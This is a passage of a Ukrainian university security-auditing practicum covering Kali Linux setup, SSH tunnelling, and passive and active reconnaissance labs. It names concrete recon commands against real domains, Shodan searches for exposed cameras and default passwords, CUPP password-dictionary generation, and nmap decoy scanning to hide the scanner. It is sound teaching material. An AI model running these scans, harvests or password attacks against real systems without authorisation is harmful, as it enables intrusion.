Methods and tools
for technical auditing of information security
of computer systems and networks
Practicum

O. Alienin, A. Gabinet, O. Rokovyi,
S. Styrenko, O. Illiashenko, A. Strielkina
Edited by V.S. Kharchenko

Standards and models of security management systems

Risk assessment of security management systems

Audit of security management systems

Network protection from information gathering, scanning and penetration

Operating systems and web- servers security

Methods and tools for technical auditing of IS of CSN. Practicum

PRACTICUM

METHODS AND TOOLS FOR TECHNICAL AUDITING OF INFORMATION SECURITY OF COMPUTER SYSTEMS AND NETWORKS

2017

Co-funded by the
Tempus Programme
of the European Union

Міністерство освіти і науки України
Національний аерокосмічний університет
ім. М. Є. Жуковського «ХАІ»

О. І. Алєнін, А. В. Габінет, О. П. Роковий, С. Г. Стіренко,
О. О. Ілляшенко, А. А. Стрєлкіна

Методи та засоби технічного аудиту інформаційної безпеки комп'ютерних систем та мереж

Methods and tools for technical auditing of information security of computer systems and networks

Практикум

Під редакцією В. С. Харченко

Проект
SEREIN 543968-TEMPUS-1-2013-1-EE-TEMPUS-JPCR
Modernization of Postgraduate Studies on Security and Resilience for Human and Industry Related Domains

2017

Викладено матеріали практичної частини курсу «Системи управління інформаційною безпекою» (СРЗ. Security management systems) підготовленого для аспірантів в рамках проекту TEMPUS SEREIN «Modernization of Postgraduate Studies on Security and Resilience for Human and Industry Related Domains» (543968-TEMPUS-1-2013-1-EE-TEMPUS-JPCR.

Наведена структура робіт з перевірки знань з курсу, відповідний практичний матеріал, приклади виконання завдань та критерії оцінювання. В процесі навчання наводяться теоретичні аспекти забезпечення безпеки в комп'ютерних системах та мережах. Вивчаються вразливості операційних систем, мережних протоколів, алгоритмів забезпечення безпеки, розглядаються способи їх використання. Пропонуються рекомендації для підвищення захищеності комп'ютерних систем і мереж.

Призначено для інженерів, які займаються розробленням та впровадженням систем захисту інформації веб-додатків, сервісів та мереж, для груп верифікації, для веб-розробників і фахівців у галузі оцінювання якості та безпеки веб-додатків, для магістрів і аспірантів університетів, які навчаються за напрямами інформаційної безпеки, комп'ютерних наук, комп'ютерної та програмної інженерії, а також для викладачів відповідних курсів.

Рецензенты:

– Prof. Jüri Vain, Professor at Tallinn University of Technology, School of Information Technologies: Department of Software Science;

– Prof. Stefano Russo, Consorzio Interuniversitario Nazionale per l'Informatica (Naples, Italy)

О. І. Алєнін, А. В. Габінет, О. П. Роковий, С. Г. Стіренко, О. О. Ілляшенко, А. А. Стрєлкіна
Методи та засоби технічного аудиту інформаційної безпеки комп'ютерних систем та мереж. Практикум / под ред. В.С. Харченко – Министерство освіти та науки України, Національний аэрокосмічний університет ім. М .Є. Жуковського «ХАІ». 2017. – 136 с.

Изложены материалы практической части курса «Системы управления информационной безопасностью» (СРЗ. Security management systems) подготовленного для аспирантов в рамках проекта TEMPUS SEREIN« Modernization of Postgraduate Studies on Security and Resilience for Human and Industry Related Domains »(543968-TEMPUS-1-2013- 1-EE-TEMPUS-JPCR.

Приведенная структура работ по проверке знаний по курсу, соответствующий практическийматериал, примеры выполнения заданий и критерии оценки. В процессе обучения приводятся теоретические аспекты обеспечения безопасности в компьютерных системах и сетях. Изучаются уязвимости операционных систем, сетевых протоколов, алгоритмов обеспечения безопасности, рассматриваются способы их использования. Предлагаются рекомендации для повышения защищенности компьютерных систем и сетей.

Предназначено для инженеров, занимающихся разработкой и внедрением систем защиты информации веб-приложений, сервисов и сетей, для групп верификации, для веб-разработчиков и специалистов в области оценки качества и безопасности веб-приложений, для магистров и аспирантов университетов, обучающихся по направлениям информационной безопасности, компьютерных наук, компьютерной и программной инженерии, а также для преподавателей соответствующих курсов.

Библиогр.: 28 наименований, рисунков – 44.

Утверждено на заседании ученого совета Национального аэрокосмического университета имени Н.Е. Жуковского «ХАИ» (протокол № 6 от 22 февраля 2017 г.).

СПИСОК СКОРОЧЕНЬ

БД	–	База данних
ОС	–	Операційна система
ПЗ	–	Програмне забезпечення
	–	
CGI	–	Common Gateway Interface
DHCP	–	Dynamic Host Configuration Protocol
DNS	–	Domain Name System
PKI	–	Public Key Infrastructure
SQL	–	Structured Query Language
SSH	–	Secure Shell

ВСТУП

У посібнику викладено матеріали практичної частини курсу «Системи управління інформаційною безпекою» (СРЗ. Security management systems), підготовленого для аспірантів в рамках проекту TEMPUS SEREIN «Modernization of Postgraduate Studies on Security and Resilience for Human and Industry Related Domains» (543968-TEMPUS-1-2013-1-EE-TEMPUS-JPCR)[1]. Курс присвячений вивченню різні види атак в комп'ютерних системах та мережах, способи організації та захисту від них. Відповідний практичний матеріал а також приклади виконання завдань та критерії оцінювання додаються.

В процесі навчання наводяться практичні аспекти забезпечення безпеки в комп'ютерних системах та мережах. Вивчаються вразливості операційних систем, мережних протоколів, алгоритмів забезпечення безпеки, розглядаються способи їх використання. Пропонуються рекомендації для підвищення захищеності комп'ютерних систем і мереж.

У першій роботі наведені інструкції по встановленню та налагодженню операційної системи Kali Linux для подальшого використання у вивченні курса.

У другій роботі розглядаються механізми пасивного збору інформації.

У третій роботі розглядаються механізми активного збору інформації про мережу.

Четверта робота присвячена механізмам захисту мережі від збору інформації, сканування та проникнення.

У п'ятій роботі наведена і вивчається інфраструктура відкритих ключів.

У шостій роботі аналізується трафік в комп'ютерних мережах.

У сьомій роботі розглядаються механізми перехоплення сесій передачі даних в комп'ютерних мережах.

[1] *Проект фінансується за підтримки Європейської комісії. Ця публікація (повідомлення) відображає думки тільки авторів, і Комісія не може нести відповідальність за будь-яке використання інформації, що міститься в ній.*.

This project has been funded with support from the European Commission. This publication (communication) reflects the views only of the author, and the Commission cannot be held responsible for any use which may be made of the information contained therein.

У восьмій роботі аналізуються механізми забеспечення безпеки в безпровідних мережах.

У дев'ятій роботі розглядаються механізми безпеки в безпровідних мережах.

Десяту роботу присвячено шкідливому програмного забезпеченню.

В одинадяціятій роботі розглядається переповнення буферу.

У дванадцятій роботі розглядється безпека веб-серверів та вет-застосувань.

У тринадцятій роботі розглядаяться атака «відмова в обслуговуванні».

У чотирнадцятій роботі наведені механізми SQL-ін'єкцій.

В п'ятнадцятій роботі розглядається механізми проведення соціальної інженерії.

У шістнадцятій роботі представлено комплексне завдання на тестування на вразливість до атак.

Малюнки, таблиці та формули для зручності нумеруються в межах кожного розділу.

Курс призначений для інженерів, що займаються розробкою і впровадженням систем захисту інформації веб-додатків, сервісів і мереж, для груп верифікації, для веб-розробників і фахівців оцінки якості веб-додатків, для магістрів і аспірантів університетів, які навчаються за напрямами інформаційної безпеки, комп'ютерних наук, комп'ютерної та програмної інженерії, а також для викладачів відповідних курсів.

Методичний посібник підготовли співробітники кафедри обчислювальної техніки Національного технічного університету України «Київський політехнічний інститут ім. Ігоря Сікорського» Алєнін О. І., Габінет А. В., Роковий О. П., Стіренко С. Г., а також співробітники кафедри комп'ютерних систем та мереж Національного аерокосмічного університету ім. М. Є. Жуковського «ХАІ»: старший викладач Ілляшенко О. О. та асистент Стрєлкіна А. А. Загальне редагування проведено доктором технічних наук, професором, заслуженим винахідником України Харченком В.С.

Автори висловлюють подяку рецензентам, колегам по проекту, співробітникам кафедр академічних університетів, індустріальним партнерам за цінну інформацію, методичну допомогу і конструктивні пропозиції, які висловлювалися в процесі обговорення програми курсу і матеріалів допомоги.

1. ВСТАНОВЛЕННЯ KALI LINUX

Форма заняття: практикум

Мета і завдання практикуму - встановити на локальній машині операційну систему Kali Linux, вивчення основних команд і базове налаштування ОС, робота з якою проведена в наступних роботах.

Практичні завдання:

– закріплення навичок роботи в Linux-подібних системах;

– отримання навичок установки ОС і налаштування мережі.

Дослідницькі завдання:

– провести порівняльний аналіз використовуваного майданчику з іншими, які використовуються для отримання навичок в пошуку і експлуатації вразливостей;

– проаналізувати подібні системи, що використовують інші технології.

Підготовка до практикуму

При підготовці лабораторної роботи необхідно:

– усвідомити цілі і завдання;

– вивчити теоретичний матеріал з переліку посилань.

Хід роботы

1. Встановлення Kali Linux.

За допомогою VirtualBox на хост-системі створити віртуальну машину з такими характеристиками:

– ім’я (Name) – довільне, наприклад kali;

– тип (Type) – Linux;

– версія (Version) – Debian (64 bit);

– об’єм оперативної пам’яті –1 або 2 Гб, в залежності від об’єму пам’яті на хост-системі.

Створити новий віртуальний жорсткий диск. Вказати:

– тип диску – vdi (VirtualBox Disk Image);

– формат – динамічний (Dynamically allocated);

– об’єм диску (20 Гб).

Після створення, у налаштуваннях мережі змінити тип підключення з NAT на «bridged adapter».

В налаштуваннях накопичувачів для віртуального оптичного приводу вказати ISO- образ Kali Linux (файл kali-linux- 2.0-amd64.iso).

Запустити віртуальну машину.

Завантажитись з віртуального CD, у boot menu вибрати пункт Install.

Далі вибрати мову та розкладку клавіатури English, ім'я комп'ютера вибрати довільно (наприклад, kali), встановити пароль адміністратора. Встановити Location (місце розташування) Europe/Kiev.

Використати увесь простір на віртуальному диску, та створити розділи на диску за замовчуванням (вибрати «Guided – use entire disk», потім «All files in one partition», підтвердити «Finish partitioning and write changes to disk»).

Встановити GRUB boot loader у MBR. Після закінчення установки та пе-резавантаження увійти до системи, вказавши ім'я користувача **root** та обраний пароль.

2. Вивчення основних команд Linux.

Відкрити вікно терміналу (на панелі зліва, або Applications -> terminal).

Ознайомитися з деякими основними командами Linux, а саме:

– cd – перехід до вказаного каталогу;
– pwd – відображення поточного каталогу;
– mkdir – створення каталогу;
– rmdir – видалення каталогу;
– rm – видалення файлу чи каталогу;
– mv – переміщення/ перейменування файлу чи каталогу;
– cp – копіювання файлу чи каталогу;
– ls – отримання переліку файлів та каталогів у каталозі;
– find – рекурсивний пошук файлів та каталогів, з параметрами;
– id – отримання ідентифікатору користувача;
– chown – зміна власника файлу чи каталогу;
– chmod – зміна прав доступу до файлу чи каталогу;
– cat – виведення змісту файлу на екран.

Перейти до каталогу /root. Створити у ньому каталог test з

підкаталога-ми test1 та test2. Вивести перелік файлів з каталогу /etc на екран, а пере-лік імен файлів з каталогу /bin записати у файл /root/test/test2/filelist.txt.

Перейти в каталог /root/test/test2. Переглянути права на файл filelist.txt. Встановити на цей файл права «тільки на читання» для власника, для групи та інших - ніяких прав. Переглянути встановлені права.

Виконати пошук усіх каталогів, які починаються на “network”.

```
#cd root
#mkdir test
#mkdir test/test1 test/test2
#ls /etc
#ls /bin > /root/test/test2/filelist.txt
#cd /root/test/test2
#ls -la filelist.txt
#chmod 400 filelist.txt
#ls -la filelist.txt
#find / -type d -name "network*"
```

Для редагування текстових файлів можна використовувати редактор vi, або mcedit зі складу Midnight Commander.

Для редагування текстових файлів можна використовувати редактор vi, або mcedit зі складу Midnight Commander.

```
#vi filelist.txt
```

Для виходу без збереженням змін треба набрати :q!.

Зі збереженням змін :wq.

```
#mcedit filelist.txt
```

Для збереження змін натиснути клавішу F2, для виходу F10.

3. Налаштування мережі.

Переглянути поточні налаштування мережних інтерфейсів:

```
#ifconfig
```

або

```
#ip addr show
```

За допомогою Network Manager (піктограма у верхньому правому кутку) задати статичну адресу 10.1.X.2 та маску

підмережі 255.255.255.0, шлюз за замовчуванням (default gateway) 10.1.X.254, адреси DNS- серверів згідно з інформацію, що видана системним адміністратором (або 8.8.8.8).

Інший варіант налаштування - вимкнути Network manager:

```
#/etc/init.d/network-manager stop
#update-rc.d network-manager remove
```

І відредагувати файл /etc/network/interfaces, додавши такі рядки:

```
auto eth0
allow-hotplug eth0
iface eth0 inet static
address 10.1.X.2
netmask 255.255.255.0
gateway 10.1.X.254
```

У файлі /etc/resolv.conf вказати адресу DNS- серверів, наприклад

```
nameserver 10.1.1.254
nameserver 8.8.8.8
```

4. Встановлення оновлення.

```
#apt-get update
#apt-get dist-upgrade
```

5. Підключення по ssh.

Запустити ssh сервіс:

```
#service ssh start
```

Додати користувача:

```
#adduser імя_користувача
```

Встановити пароль

```
#passwd імя_користувача
```

На хост-системі завантажити програму putty (http://www.chiark.greenend.org.uk/~sgtatham/putty/download.html) та запустити її.

Підключитись до вузла з Kali Linux (10.1.X.2), для цього у полі «Host Name (or IP Address)» вказати адресу 10.1.X.2, у полі

«Port» значення 22, вибрати «Connection type» SSH та натиснути кнопку Open (рис. 1.1).




Рис. 1.1. Налаштування PuTTY

При підключенні вказати логін та пароль створеного користувача. При введені паролю кількість символів не відображається. Після підключення виконати:

```
#su -l
```

та вказати пароль адміністратора. За замовчуванням сервіс SSH налаштовано так, що заходити з паролем адміністратора не дозволяється. Це можна змінити у конфігураційному файлі /etc/ssh/sshd_config. Для цього замінити рядок

```
PermitRootLogin without-password
```

на

```
PermitRootLogin yes
```

та перезапустити ssh сервіс:

```
#service ssh restart
```

Налаштування SSH-тунелю. Якщо підключення вже встановлене, натиснути на піктограму у лівому кутку заголовку вікна, вибрати пункт меню «Change Settings». Зявиться вікно, у лівій частини якого потрібно вибрати «Connection» -> «SSH»-> «Tunnels» (рис 1.2)




Рис. 1.2. Налаштування SSH-тунелю

У полі «Source port» вказати будь-який номер порту, який вільний на локальному комп'ютері. У полі «Destination» вказати адресу та номер порту на віддаленому комп'ютері, до якого треба підключитися за допомогою тунелю. Натиснути кнопку «Add», потім «Apply».

У даному прикладі створюється тунель для підключення до MySQL серверу, що працює на вузлі віддаленому вузлі 10.1.X.2 (до якого встановлено SSH-підключення), та прив'язаний до IP-адреси 127.0.0.1 та порту 3306. Не закриваючи підключення по SSH, можна встановити з'єднання на порт 8082 на локальному комп'ютері, та підключитись при цьому до віддаленого MySQL сервера. SSH- тунелі можна використовувати як для шифрування

даних, що передаються по мережі, так і для підключення за допомогою проміжного вузла (на який встановлюється підключення по SSH) до тих сервісів, доступ до яких напряму з зовнішньої мережі неможливий.

Вимоги до змісту звіту

Звіт формується в наступному порядку:

1. Титульна сторінка.

2. Мета роботи. Мета роботи показує, для чого виконується робота, наприклад, для отримання або закріплення яких навичок, вивчення яких явищ і т.п.

3. Короткий зміст роботи. Короткий зміст роботи включає теоретичний опис тематики лабораторної роботи, методів і алгоритмів, необхідних для обробки отриманих даних, опис ПЗ, що використовується в роботі.

4. Обробка результатів. Обробка результатів включає опис ходу виконання роботи, перелік отриманих результатів, скріншотів, таблиць, що супроводжуються необхідними коментарями і проміжними висновками.

5. Висновки за результатами виконання роботи. Висновки по роботі робляться на підставі узагальнення отриманих результатів. У висновках також зазначаються всі недоробки, які з якої-небудь причини мають місце, пропозиції та рекомендації щодо подальшого дослідження поставленої в роботі завдання тощо.

6. Додатки. У додатки виносяться бібліографічний список, що містить посилання на книги, періодичні видання, Інтернет-ресурси, використані при виконанні роботи і оформленні звіту. В додаток виносяться також довідкова та інша інформація, що не включена в основні розділи звіту.

Контрольні питання

1. Якими базовими характеристиками повинна володіти система, щоби на неї можна було встановити ОС Kali Linux?

2. Які основні команди Linux Вам відомі? Для чого вони призначені?

3. Як переглянути поточні налаштування мережі?

4. Які потрібно встановити налаштування PuTTY, щоб підключитися до вузла Kali Linux?

5. Як налаштувати SSH-тунель?

2. ПАСИВНИЙ ЗБІР ІНФОРМАЦІЇ

Форма заняття: практикум

Мета і завдання практикуму - вивчення механізмів пасивного збору інформації.

Практичні завдання:

– закріплення навичок використання утиліт в Linux-подібних системах;

– отримання навичок пасивного збору інформації у мережах, веб-сайтах за допомогою різних утиліт .

Дослідницькі завдання:

– провести порівняльний аналіз використовуваних утиліт та сервісів з іншими, які використовуються для отримання навичок в пасивному зборі інформації;

– проаналізувати подібні системи, що використовують інші технології.

Підготовка до практикуму

При підготовці лабораторної роботи необхідно:

– усвідомити цілі і завдання;

– вивчити теоретичний матеріал з переліку посилань.

Хід роботи

1. Збір інформації про веб-сайти.

HTTrack – програма для створення копій веб-сайтів. Створити копію веб-сайту webscantest.com. Для цього запустити:

```
#httrack http://www.webscantest.com -O
        /tmp/webscantest
```

Передивитись зміст каталогу /tmp/webscantest:

```
#ls /tmp/webscantest
```

Netcraft – надає результати аналізу веб-серверів та веб-сайтів, та стати-стику використання ПЗ для веб-серверів у світі. Зайти на сайт netcraft.com, у полі «What's that site running?» ввести адресу домену або сайту (наприклад: kpi.ua, osce.org).

Якщо у цьому домені є декілька веб-сайтів, буде відображено їх перелік. Передивитись інформацію про сайт (site report). У звіті в частині «Hosting History» знайти інформацію про IP-адреси, на яких було розміщено сайт, операційну систему та вер-сію веб-серверу, що використовувались (рис. 2.1.).

Hosting History

Netblock owner	IP address	OS	Web server	Last seen Refresh
National Technical University of Ukraine Kiev Polytechnic Institute Virtual Hosts Network	77.47.133.222	Linux	Apache	29-Nov-2015
National Technical University of Ukraine Kiev Polytechnic Institute Virtual Hosts Network	77.47.133.200	Linux	Apache	30-Apr-2014
National Technical University of Ukraine Kiev Polytechnic Institute Virtual Hosts Network	77.47.133.22	Linux	Apache/2.2.16 Debian	29-Apr-2013
Association of users of Ukrainian Research Academic Network URAN	77.47.133.22	Linux	Apache/2.2.16 Debian	31-Oct-2012
Association of users of Ukrainian Research Academic Network URAN	77.47.133.22	Linux	Apache/2.2.9 Debian PHP/5.2.6-1lenny9 with Suhosin-Patch	13-May-2011
Association of users of Ukrainian Research Academic Network URAN	77.47.133.22	Linux	nginx/0.7.65	28-Jun-2010
Association of users of Ukrainian Research Academic Network URAN	77.47.133.2	Linux	Apache	31-Oct-2009

Рис. 2.1. Приклад використання Netcraft

Archive.org – сервіс, що зберігає архіви веб-сайтів. Відкрити у браузері http://archive.org, вказати адресу сайту, наприклад, http://osce.org, потім обрати, на яку саме дату у минулому потрібно відобразити вигляд веб-сторінки.

2. Збір інформації за допомогою Google

Можна використовувати оператори google для пошуку та google dorks (*https://exploit-db.com/google-dorks*).

Виконати пошук посилань на адміністративні частини веб-сайтів, що ви-користовують Wordpress, у домені kiev.ua. Для

цього у рядку пошуку google ввести:

```
inurl:wp-admin site:kiev.ua
```

theharvester – інструмент для збору облікових записів електронної по-шти, імен користувачів, вузлів та субдоменів.

На віртуальній машині з Kali Linux запустити:

```
#theharvester -d kpi.ua -b google
#theharvester -d kpi.ua -b linkedin
#theharvester -d kpi.ua -b twitter
```

metagoofil – інструмент, який використовує Google Search для отриман-ня метаданих з документів, посилання на які є у цільовому домені. Виконати:

```
#metagoofil -d kpi.ua -t doc,pdf -l 200 -n
   10 -o kpiua-files -f results.html
```

3. Збір інформації за допомогою Whois.

Отримати дані про реєстратора та власника домену. Виконати

```
#whois kpi.ua
```

4. Збір інформації DNS.

Команда host призначена для простого пошуку у DNS. Виконати:

```
#host kpi.ua
#host 77.47.133.222
```

Опція –l призначена для отримання всіх записів у домені. Працює у випадках, якщо трансфер зони дозволений у налаштуваннях DNS сервера:

```
#host –l zonetransfer.me
```

Більш розгорнуту інформацію можна отримати за допомогою dig. Наприклад:

```
#dig mns.gov.ua
#dig mns.gov.ua any
```

(усі типи записів, що належать до домену mns.gov.ua)

```
#dig @nsztm2.digi.ninja zonetransfer.me
                axfr
```

(трансфер зони zonetransfer.me. Після @ треба вказати адресу або ім'я DNS-сервера. Працює, якщо це дозволено у налаштуваннях DNS сервера).

5. Збір інформації про мережу.

traceroute - програма, що призначена для визначення маршруту до вка-заного вузла в мережі. Приклад використання:

```
#traceroute kpi.ua
```

(маршрут до вузла, використовує UDP)

#tracertoute -I kpi.ua

(з використанням ICMP)

6. Збір інформації про вузли та мережеві пристрої за допомогою shodan.

У браузері відкрити https://shodan.io. Знайти:

– принт-сервери d-link (ввести у рядок пошуку d-link print);

– хости та мережеві пристрої, які відносяться до домену kpi.ua (ввести у рядок пошуку kpi.ua);

– веб-камери (https://webcambrowser.shodan.io/).

У рядку пошуку можна вказати інформацію, яка має бути присутня у банері. Ввести, наприклад, IPCamera_Logo (рис. 2.2).




Рис. 2.2. Приклад використання shodan

Спробувати пошук за запитом with the password "cisco".

7. Побудова та аналіз зв'язків між частинами отриманої

інформації.

Maltego – це інструмент, призначений для побудови та аналізу зв'язків між різними об'єктам та суб'єктами, наприклад людьми, компаніями, веб-сайтами, доменами, IP- адресами та ін. Має графічний інтерфейс. Використовуючи графічний інтерфейс, у Kali Linux вибрати Applications -> Information Gathering –> Maltego. При першому запуску пот-рібно зареєструватись (ввести дійсну адресу електронної пошти, отри-мати листа і підтвердити реєстрацію).

У діалоговому вікні Start a machine вибрати Footprint L3, натиснути Next ввести цільовий домен (наприклад, mvs.gov.ua, kpi.ua чи іншій). Переглянути результат.

Common User Password Profile (CUPP) – генерує базу паролів, спираю-чись на введену інформацію про користувача (ім'я, прізвище, дата на-родження) для подальшого застосування в якості словника для підбору пароля:

```
git clone https://github.com/Mebus/cupp.git
python cupp.py –i
```

8. Збір інформації за заголовками електронної пошти.

Взяти заголовки електронного листа, звернути увагу на поля Received, From,

Return-Path, Reply-To, Date, X-Mailer. Ввести заголовки у форму за посиланнями

```
https://toolbox.googleapps.com/apps/messageheader
/
https://tools.spamexperts.com/email/headers
```

Порівняти результати ручного та автоматичного аналізу.

Вимоги до змісту звіту

Звіт формується в наступному порядку:

1. Титульна сторінка.

2. Мета роботи. Мета роботи показує, для чого виконується робота, наприклад, для отримання або закріплення яких навичок, вивчення яких явищ і т.п.

3. Короткий зміст роботи. Короткий зміст роботи включає теоретичний опис тематики лабораторної роботи, методів і

алгоритмів, необхідних для обробки отриманих даних, опис ПЗ, що використовується в роботі..

4. Обробка результатів. Обробка результатів включає опис ходу виконання роботи, перелік отриманих результатів, скріншотів, таблиць, що супроводжуються необхідними коментарями і проміжними висновками.

5. Висновки за результатами виконання роботи. Висновки по роботі робляться на підставі узагальнення отриманих результатів. У висновках також зазначаються всі недоробки, які з якої-небудь причини мають місце, пропозиції та рекомендації щодо подальшого дослідження поставленої в роботі завдання тощо.

6. Додатки. У додатки виносяться бібліографічний список, що містить посилання на книги, періодичні видання, Інтернет-ресурси, використані при виконанні роботи і оформленні звіту. В додаток виносяться також довідкова та інша інформація, що не включена в основні розділи звіту.

Контрольні питання

1. Які існують програми для збору інформації про веб-сайти? Які можливості вони надають користувачам? Які особливості їх використання?

2. Які оператори google можна використовувати для збору інформації?

3. Для чого використовується сервіс Whois?

4. Які особливості використання команди host?

5. Для чого призначена програма traceroute?

6. Для чого використовується сервіс shodan?

7. Як зв’язати частини отриманої інформації після пасивного збору?

3. АКТИВНИЙ ЗБІР ІНФОРМАЦІЇ ПРО МЕРЕЖУ

Форма заняття: практикум

Мета і завдання практикуму - вивчення механізмів активного збору інформації про мережу.

Практичні завдання:

– закріплення навичок використання утиліт в Linux-подібних системах;

– отримання навичок активного збору інформації у мережах, веб-сайтах за допомогою різних утиліт .

Дослідницькі завдання:

– провести порівняльний аналіз використовуваних утиліт та сервісів з іншими, які використовуються для отримання навичок в активного зборі інформації;

– проаналізувати подібні системи, що використовують інші технології.

Підготовка до практикуму

При підготовці лабораторної роботи необхідно:

– усвідомити цілі і завдання;

– вивчити теоретичний матеріал з переліку посилань.

Хід роботи

1. Вивчення засобів для перевірки доступності вузла.

ping – перевірка з'єднання у мережі. Використовує протокол ICMP.

```
#ping 10.1.X.254
```

arping – перевірка з'єднання у мережі. Використовує протокол ARP та працює у межах бродкаст-домену:

```
#arping 10.1.X.254
```

fping – перевірка доступності декількох вузлів. Можна вказувати перелік вузлів:

```
#fping 10.1.X.254 10.1.X.2 10.1.X.3
```

або перевіряти всі вузли в мережі:

```
#fping -g 10.1.X.0/24
```

hping3 – утиліта, що призначена для генерації та аналізу пакетів. Може використовуватись для перевірки доступності вузла шляхом відп-равки пакету на заданий порт TCP та очікування відповіді (SYN/ACK, RST). Наприклад, для відправки пакета на порт 80 виконати:

```
#hping3 -S 10.1.X.5 -p 80
```

2. Вивчення засобів для визначення ОС.

p0f – утиліта для визначення операційної системи та деяких інших параметрів вузлів, пакети з яких потрапляють до нашої системи. Пере-вагою цієї утиліти є те, що вона здійснює визначення ОС у пасивному режимі, не відправляючи додаткових пакетів на цільовий вузол. Потріб-но вказати інтерфейс та файл із базою «відбитків» ОС. Приклад (рис. 3.1):

```
#p0f -f /usr/share/p0f/p0f.fp -i eth0
```




Рис. 3.1. Приклад використання утиліти p0f

nmap – утиліта для дослідження мережі, яка дозволяє виявити ву-зли та мережеві сервіси, операційну систему та інше. Застосовує багато різних методів сканування, підтримує можливість написання скріптів:

```
#nmap –O 10.1.X.5
```

3. Сканування портів.

Розглянути деякі варіанти використання nmap для сканування портів.

Сканування окремого вузла:

```
#nmap 10.1.X.4
```

Сканування мережі:

```
#nmap 10.1.X.0/24
```

Сканування TCP-портів:

```
#nmap -sT 10.1.X.5
```

Сканування діапазону портів:

```
#nmap 10.1.X.0/24 -p25-150
```

Сканування 80-х портів у мережі:

```
#nmap 10.1.X.0/24 -p80
```

Сканування вузла із вказуванням різних джерел для того, щоб було важче ідентифікувати того, хто виконує сканування:

```
#nmap -sS 10.1.X.5 -D 10.1.X.123,10.1.X.124
```

Агресивне сканування (версія сервісів, визначення ОС, і т.д.):

```
#nmap -A 10.1.X.5
```

zenmap – графічний інтерфейс для nmap (рис. 3.2). Дозволяє також відобра-зити топологію мережі у графічному вигляді. Запустити Applications -> Information gathering->zenmap.

